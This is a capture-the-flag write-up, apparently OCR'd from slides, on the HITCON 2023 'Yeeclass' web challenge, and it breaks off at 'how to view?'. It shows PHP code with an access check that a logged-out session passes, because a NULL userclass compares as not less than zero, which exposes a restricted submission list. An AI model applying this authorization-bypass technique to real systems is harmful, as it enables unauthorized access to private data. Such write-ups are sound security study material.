
Yeeclass (web)

albert5888@HITCON 2023 Re:CTF

> view



yeeclass

[Home]|[My Submissions]

Hi, albert5888 [Logout]

Flag (Closed)

Please submit the flag.

Public Homework (Open)

You can view the submission list of the public homework!


[Submission List]|[Submit]

Non-Public Homework (Open)

Only TAs and the teacher can view the submission list of the non-public homework!

[Submit]

> 發文test



yeeclass | Submission
不安全 | http://rectf.hitcon2023.online:30203/submission.php?hash=938a87340ddd...

yeeclass

[Home]|[My Submissions]

Hi, albert5888 [Logout]


albert5888_Public Homework [Delete]

Time: 2023-08-16 16:31:20.721043

Score: (Not judged)

test by albert5888

> 查看Submission List



yeeclass

[Home]|[My Submissions]

Hi, albert5888 [Logout]

Flag (Closed)

Please submit the flag.

Public Homework (Open)

You can view the submission list of the public homework!


[Submission List]|[Submit]

Non-Public Homework (Open)

Only TAs and the teacher can view the submission list of the non-public homework!

[Submit]

> id=2



yeeclass | Submission
不安全 | http://rectf.hitcon2023.online:30203/submission.php?homeworkid=2

yeeclass


[Home]|[My Submissions]

Hi, albert5888 [Logout]

Homework	Score	Submitted By	Timestamp
Public Homework	-	albert5888	2023-08-16 16:31:20.721043

Total: 1 submission(s).


> id=1



http://rectf.hitcon2023.online:30203/submission.php?homeworkid=1


No permission

> submission.php



```php
} else {
    // list submissions
    if (isset($_GET["homeworkid"])) {
        $homework_query = $pdo->prepare("SELECT * FROM homework WHERE id=?");
        $homework_query->execute(array($_GET["homeworkid"]));
        $result = $homework_query->fetch(PDO::FETCH_ASSOC);

        if (!$result) {
            http_response_code(404);
            die("Homework not found");
        }

        if ($_SESSION["userclass"] < PERM_TA && !$result["public"]) {
            http_response_code(403);
            die("No permission");
        }
```

> config.php



```php
<?php

ini_set('display_errors', 0);
ini_set('display_startup_errors', 0);
error_reporting(E_ERROR);

define("PERM_STUDENT", -1);
define("PERM_TA", 0);
define("PERM_TEACHER", 1);

if (!session_id()) {
    session_start();
}
```

> how to bypass


How about Logout ?

```
$_SESSION["userclass"]==NULL
```

> PHP NULL

```
<?php
if(NULL >= 0)
        echo "NULL >= 0 ";   // true
if(NULL == 0)
        echo "NULL == 0 ";   // true
if(NULL < 0)
        echo "NULL <  0 " ;  //  false
?>
```

> bypass



yeeclass | Submission
不安全 | http://rectf.hitcon2023.online:30203/submission.php?homeworkid=1

yeeclass


[Home]

Username Password Login/Register

Homework	Score	Submitted By	Timestamp
Flag	100	flagholder	2023-08-16 04:09:35.584096

Total: 1 submission(s).

> how to view?



yeeclass | Submission
